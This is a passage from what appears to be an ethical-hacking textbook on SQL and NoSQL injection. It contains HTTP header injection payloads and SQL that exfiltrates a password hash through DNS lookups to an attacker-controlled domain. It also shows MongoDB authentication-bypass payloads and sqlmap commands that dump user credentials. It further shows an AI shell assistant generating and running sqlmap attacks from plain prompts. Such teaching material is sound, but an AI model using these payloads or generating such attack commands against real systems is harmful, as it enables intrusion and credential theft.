In the function above, the IP address is extracted from the **X_Forwarded_For** HTTP header and then validated using the **preg_match** function to ensure it contains at least one valid IP address. This suggests that the input from the **X_Forwarded_For** header is not properly sanitized, which can potentially allow for SQL injection attacks.

For instance, an attacker could manipulate the X_Forwarded_For header and inject a malicious SQL query to bypass the authentication mechanism. An example of this could be:

```
GET /index.php HTTP/1.1
```

```
Host: [host]
X_Forwarded_For: 10.10.10.11' OR 1=1#
```

- **User-Agent**

The User-Agent is an HTTP header that provides details about the user agent initiating the HTTP request. It follows the format:

`User-Agent: product | comment`

For instance:

`User-Agent: Mozilla/68.0.2 (compatible; MSIE5.01; Windows 10)`

The initial word, separated by a space, represents the software product name, which may optionally include a version number. Malicious actors can exploit this field by injecting harmful input. For example, an attacker could alter the User-Agent field as follows:

```
GET /index.php HTTP/1.1
Host: [host]
User-Agent: aaa' or 1/*
```

- **Referer**

The Referer is an HTTP header that can be vulnerable to SQL injection if the application stores it in the database without proper sanitization. It is an optional header that allows the client to indicate the URI of a document or object within it. This helps a web server track backlinks for logging and identifying malicious links.

For instance, an attacker may modify the Referer header with malicious input like this:

```
GET /index.php HTTP/1.1
Host: [host]
User-Agent: aaa' or 1/*
Referer: http://www.hackerswebsite.com
```

DNS Exfiltration Using SQL Injection

Attackers leverage DNS exfiltration to extract sensitive data, such as password hashes, through DNS requests. These requests can traverse through a database server to an external host. Even if a firewall blocks the database server from directly accessing the internet, it may still permit DNS queries to pass through an internal DNS server, as they originate from the server itself.

To exploit this, attackers embed the results of a malicious SQL query within a DNS request and capture the corresponding DNS response. For instance, they may use SQL injection as follows:

```
do_dns_lookup((select    top    1    password    from    users)    +
'.certifiedhacker.com');
```

Here, the attacker appends a domain name (e.g., certifiedhacker.com) to a SQL SELECT statement to retrieve a password hash. They then initiate a DNS lookup for a manipulated hostname while running a packet sniffer to intercept the query from the target domain's name server.

For example:

```
appserver.example.com.5678 > ns.certifiedhacker.com.53 A?
0x4a6f686e.certifiedhacker.com
```

In this request, the string 0x4a6f686e represents the extracted password hash. Suppose the attacker controls a DNS server at appserver.example.com. In that case, they can initiate a lookup on hostname.appserver.example.com, enabling them to intercept the query and extract the embedded data.

The following SQL code demonstrates how an attacker can perform DNS exfiltration on an MS SQL Server:

```
DECLARE @hostname varchar(1024);
SELECT @hostname=(SELECT HOST_NAME())+'.appserver.example.com';
EXEC('master.dbo.xp_dirtree "\\'+@hostname+'\c$"');
```

This technique allows attackers to bypass security controls and extract data covertly using DNS queries.

MongoDB Injection/NoSQL Injection Attack

MongoDB, as a NoSQL database, is susceptible to various NoSQL injection attacks. Web applications that use MongoDB for authentication may contain vulnerabilities that allow attackers to bypass login security, potentially leading to data theft or modification. Attackers can exploit applications built with PHP, JavaScript, Python, and Java to execute commands both within the database and the application itself.

Attackers manipulate MongoDB operations such as $eq (equals), $ne (not equal to), $gt (greater than), $gte (greater than or equal to), and $regex to craft malicious queries that circumvent authentication mechanisms.

For example, consider the following PHP code used for authenticating users in a MongoDB database:

```
$user_name = $_POST['username'];
$pwd = $_POST['password'];
$new_conn = new MongoDB\Client('mongodb://localhost:27017');
if($new_conn) {
    $mydb = $new_conn->mytest;
    $users = $mydb->users;
    $myquery = array(
        "user" => $user_name,
        "password" => $pwd
    );
    $myreq = $users->findOne($myquery);
}
```

This code retrieves the username and password from a POST request and validates them against the database. However, an attacker can exploit this logic using a NoSQL injection payload like:

```
User_name[$eq]=admin&pwd[$ne]=admin
```

When executed, this query tricks MongoDB into granting the attacker admin access, effectively bypassing authentication.

JavaScript Injection in MongoDB Database

A PHP application using MongoDB that allows the $where query operation can be vulnerable to NoSQL injection attacks. An attacker can inject malicious JavaScript code to extract a list of users from the database by manipulating the query input.

For example, consider the following code used to verify a specific user:

```
$myquery = array('$where' => 'this.username === \''.$username.'\'');
```

This query compares the username field in the database. However, an attacker can exploit this by injecting an empty string to manipulate the query logic, forcing the database to return all user records:

```
'; return '' == '
```

Once executed, this query tricks the database into displaying the complete user list.

Additionally, suppose the attacker inputs a while(true) statement instead of a username. In that case, it can create an infinite loop, potentially leading to a Denial-of-Service (DoS) attack by consuming server resources.

SQL Injection Tools

Previous deliberations addressed various SQL injection attack techniques utilized by malicious actors to compromise web applications. To streamline these attacks, attackers rely on SQL injection tools that enable them to execute exploits efficiently at every stage. These tools also allow them to enumerate users, databases, roles, columns, and tables.


sqlmap

sqlmap is an open-source penetration testing tool that automates the detection and exploitation of SQL injection vulnerabilities, facilitating database server takeovers. It features a robust detection engine, numerous advanced capabilities for penetration testers, and a wide range of options for database fingerprinting, data extraction, file system access, and command execution on the operating system via out-of-band connections.

Attackers can use sqlmap to exploit SQL injection vulnerabilities on a target website using multiple techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection.

Key Features of sqlmap:

- Supports six SQL injection techniques: Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection
- Allows direct database connections without relying on SQL injection by providing DBMS credentials, IP address, port, and database name
- Enables enumeration of users, password hashes, privileges, roles, databases, tables, and columns
- Automatically recognizes password hash formats and supports dictionary-based attacks for cracking them
- Offers the ability to dump entire database tables, extract specific columns, or retrieve a range of entries
- Provides search capabilities for locating specific database names, tables across all databases, or columns within all tables
- Supports the establishment of an out-of-band stateful TCP connection between the attacker's machine and the database server's underlying operating system



```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User_L
[02:06:33] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[02:06:33] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+-----+-------+---------+----------+
| Uid | Uname | isAdmin | password |
+-----+-------+---------+----------+
| 1   | sam   | True    | test     |
| 2   | john  | True    | qwerty   |
| 3   | kety  | NULL    | apple    |
| 4   | steve | NULL    | password |
| 5   | lee   | NULL    | test     |
+-----+-------+---------+----------+

[02:06:33] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/out
put/www.moviescope.com/dump/moviescope/User_Login.csv'
[02:06:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[02:06:33] [WARNING] your sqlmap version is outdated

[*] ending @ 02:06:33 /2024-03-13/
```

Figure 15-19: Sqlmap

Mole


Mole is an automated SQL injection exploitation tool that requires only a vulnerable URL and a valid input string to identify and exploit SQL injection vulnerabilities. It supports both the UNION-based and Boolean-based SQL injection techniques.

Mole features a Command-Line Interface (CLI) that simplifies interaction by allowing users to specify actions easily. Additionally, the CLI supports auto-completion for commands and arguments, reducing manual input effort.

Key Features of Mole:

- Supports multiple databases, including MySQL, PostgreSQL, SQL Server, and Oracle
- Automates SQL injection exploitation using the UNION technique
- Supports blind SQL injection exploitation
- Can exploit SQL injection vulnerabilities in GET, POST, and Cookie parameters
- Includes filters to bypass Intrusion Prevention Systems (IPS) and Intrusion Detection Systems (IDS), with the ability to create custom filters
- Capable of exploiting SQL injections that return binary data

Attackers leverage Mole to execute SQL injection attacks using UNION-based and blind SQL injection techniques.



```
Developed by Nasel(http://www.nasel.com.ar).
Published under GPLv3.
Be efficient and have fun!

#>
```

Figure 15-20: Mole


Some additional SQL injection tools are listed below:

- jSQL Injection (https://github.com)
- NoSQLMap (https://github.com)
- Havij (https://github.com)
- blind_sql_bitshifting (https://github.com)

Discovering SQL Injection Vulnerabilities with AI

Attackers increasingly leverage **AI-driven technologies** to automate and enhance network scanning and exploitation tasks. AI can assist in executing **SQL injection attacks** with minimal effort. For instance, an attacker might use an AI model, such as ChatGPT, to generate an appropriate command by providing a prompt like:

"Check for all possible SQL injection on target url http://testphp.vulnweb.com"



```
┌─[attacker@parrot]─[~]
└──╼ $sudo sgpt --shell "Check for all possible SQL injection on target url http://testphp.vulnweb.co
m  "
sqlmap -u "http://testphp.vulnweb.com" --batch --crawl=5 --random-agent --level=5 --risk=3
[E]xecute, [D]escribe, [A]bort: E
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:27:25 /2024-03-14/

[06:27:25] [INFO] fetched random HTTP User-Agent header value 'Opera/9.80 (Windows NT 5.1; U;) Presto
/2.7.62 Version/11.01' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
do you want to check for the existence of site's sitemap(.xml) [y/N] N
[06:27:25] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com'
[06:27:25] [INFO] searching for links with depth 1
[06:27:25] [INFO] searching for links with depth 2
```

Figure 15-21: Check for All Possible SQL Injection on Target URL


This prompt could generate the following sqlmap command for executing an SQL injection attack:

```
sqlmap -u "http://testphp.vulnweb.com" --batch --crawl=5 --random-agent
--level=5 --risk=3
```

Command	Description
sqlmap	A command-line tool used for automating the detection and exploitation of SQL injection vulnerabilities.
-u "http://testphp.vulnweb.com"	Specifies the target URL for testing SQL injection.
--batch	Runs sqlmap in batch mode, automatically selecting default options without user input.
--crawl=5	Enables web crawling up to 5 levels deep to find additional SQL injection points.
--random-agent	Uses a randomized user agent for HTTP requests to reduce detection risk.
--level=5	Defines the depth of testing (range: 1-5). A higher level increases the number of payloads tested.

--risk=3	Sets the aggressiveness of tests (range: 1-3). A higher risk level executes more intrusive tests, potentially impacting the web application.

Table 15-05: Commands Description



```
[06:27:29] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[06:27:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[06:27:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[06:27:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[06:27:39] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEE
P)' injectable
[06:27:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:27:39] [INFO] automatically extending ranges for UNION query injection technique tests as there i
s at least one other (potential) technique found
[06:27:39] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to fi
nd the right number of query columns. Automatically extending the range for current UNION query injec
tion technique test
[06:27:39] [INFO] target URL appears to have 11 columns in query
[06:27:39] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1010=1010

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178766b71,(SELECT (ELT(5122=5122,1))),0x7170717671),5122
)
```

Figure 15-22: SQL Injection Query Output

Checking for Boolean-Based SQL Injection with AI

Attackers can utilize AI-driven tools to streamline and automate network scanning processes. With AI assistance, executing Boolean-based SQL injections on web applications becomes significantly easier. For instance, an attacker could leverage ChatGPT by providing specific prompts, such as:

- "Check for Boolean based SQL injection on target url http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the database"
- "Check for Boolean based SQL injection on target url http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the tables in acuart database"
- "Check for Boolean based SQL injection on target url http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate users table in acuart database"
- "Check for Boolean based SQL injection on target url http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate users table in acuart database and dump the user database"

Each prompt is designed to assess SQL injection vulnerabilities at different levels:

1. **Database Enumeration:**

The first prompt aims to detect Boolean-based SQL injection and list all databases on the server.

Generated Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch -
-technique=B --dbs
```

2. **Table Enumeration:**

The second prompt identifies a SQL injection vulnerability and lists tables within the acuart database.

Generated Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch -
-technique=B --dbs && sqlmap -u
"http://testphp.vulnweb.com/listproducts.php?cat=1" --batch -D acuart -
-tables
```

3. **User Table Extraction:**

The third prompt focuses on finding a Boolean-based SQL injection vulnerability and retrieving column names from the users table in the acuart database.

Generated Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch -
-technique=B --dbs && sqlmap -u
"http://testphp.vulnweb.com/listproducts.php?cat=1" --batch -D acuart -
-tables && sqlmap -u
"http://testphp.vulnweb.com/listproducts.php?cat=1" --batch -D acuart -
T users --columns && sqlmap -u
"http://testphp.vulnweb.com/listproducts.php?cat=1" --batch -D acuart -
T users -C username,password --dump
```


4. **Dumping User Credentials:**

The final prompt extends the previous steps by extracting and dumping sensitive data from the users table.

Generated Command:


```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch -
-technique=B --dbs && sqlmap -u
"http://testphp.vulnweb.com/listproducts.php?cat=1" --batch --
technique=B -D acuart --tables && sqlmap -u
"http://testphp.vulnweb.com/listproducts.php?cat=1" --batch --
technique=B -D acuart -T users --dump
```

By leveraging AI, attackers can automate the process of SQL injection testing, making it more efficient and effective.



